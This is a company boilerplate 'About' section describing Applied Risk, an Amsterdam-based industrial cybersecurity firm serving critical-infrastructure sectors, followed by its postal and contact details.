About Applied Risk

As a trusted partner for industrial cyber security, Applied Risk is driven to safeguard the critical infrastructure our society depends on. Combining cyber security knowledge and experience in operational technology, Applied Risk provides tailored solutions that assists asset owners, system integrators and suppliers to develop, deploy and maintain cyber-resilient operations. Based in the Netherlands, Applied Risk operates on a global scale, helping protect industries such as oil and gas, power, water management, manufacturing, healthcare, maritime and transport. To learn more, visit www.applied-risk.com

Applied Risk BV
Teleportboulevard 110
1043 EJ, Amsterdam
The Netherlands
T: +31 (020) 833 4020
E: info@appled-risk.com
W: www.applied-risk.com